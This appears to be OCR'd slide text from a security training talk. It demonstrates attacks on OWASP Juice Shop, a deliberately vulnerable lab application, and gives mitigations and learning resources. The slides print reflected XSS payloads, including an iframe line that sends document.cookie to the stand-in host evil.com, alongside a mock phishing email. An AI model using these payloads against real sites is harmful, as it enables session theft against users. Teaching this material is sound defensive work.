
OWASP Juice Shop

Administration

Registered Users


admin@juice-sh.op

jim@juice-sh.op



Vulnerability	Authentication failure
Result	Unauthorized privileged access
Mitigation(s)	Validate user input, even in APIs

Make Juice Box Run Code I Write



localhost:3000/#/search?q=apple

OWASP Juice Shop

apple

Search Results - apple


Apple Juice (1000ml)

~~1.99~~ 0.99¤

Apple Pomace

0.89¤

```
<iframe src="javascript:alert(`evil code`)">
```




localhost:3000/#/search?q=<iframe src%3D"javascript:alert(`evil code`)">

OWASP Juice Shop

:iframe src="javascript:alert(

localhost:3000

evil code



Subject: Urgent: Renew Your Gold-Tier Service Today!

Brian Myers <brian.g.myers@gmail.com> 2:24 PM (1 minute ago)

Dear Valued Customer,

Your Gold-Tier service is expiring soon, and we encourage you to renew it promptly in order not to lose out on exclusive discounts and priority access to new products.

Click here to Renew Now.

Best regards,

Wile E. Coyote

```
localhost:3000/#/search?q=<iframe src="javascript:alert(`evil code`)">
```

```
<iframe src="http://evil.com/cookies=javascript:alert(document.cookie)">
```

Vulnerability	Reflected XSS
Result	Ran malicious code (stole session cookie)
Mitigation(s)	Validate user input


What We Saw

Security Misconfiguration	Accessed a confidential file
Broken Access Control	Poison null byte to get a forbidden file
Identification Failure	Logged in as Bjoern
Insecure Object Reference	Saw another user’s shopping cart
SQL Injection	Logged in as admin
Security by Obscurity	Found administration page in website
Broken Authorization Control	Created a new admin user
Reflected XSS	Made the site run malicious code

Resources

- OWASP Juice Shop
- OWASP list of Vulnerable Web Applications
- FireFox documentation for its Developer Tools
- PortSwigger Web Security Academy (free online training)

Brian Myers



SafetyLight LLC

brian@safetylight.dev

License and Attribution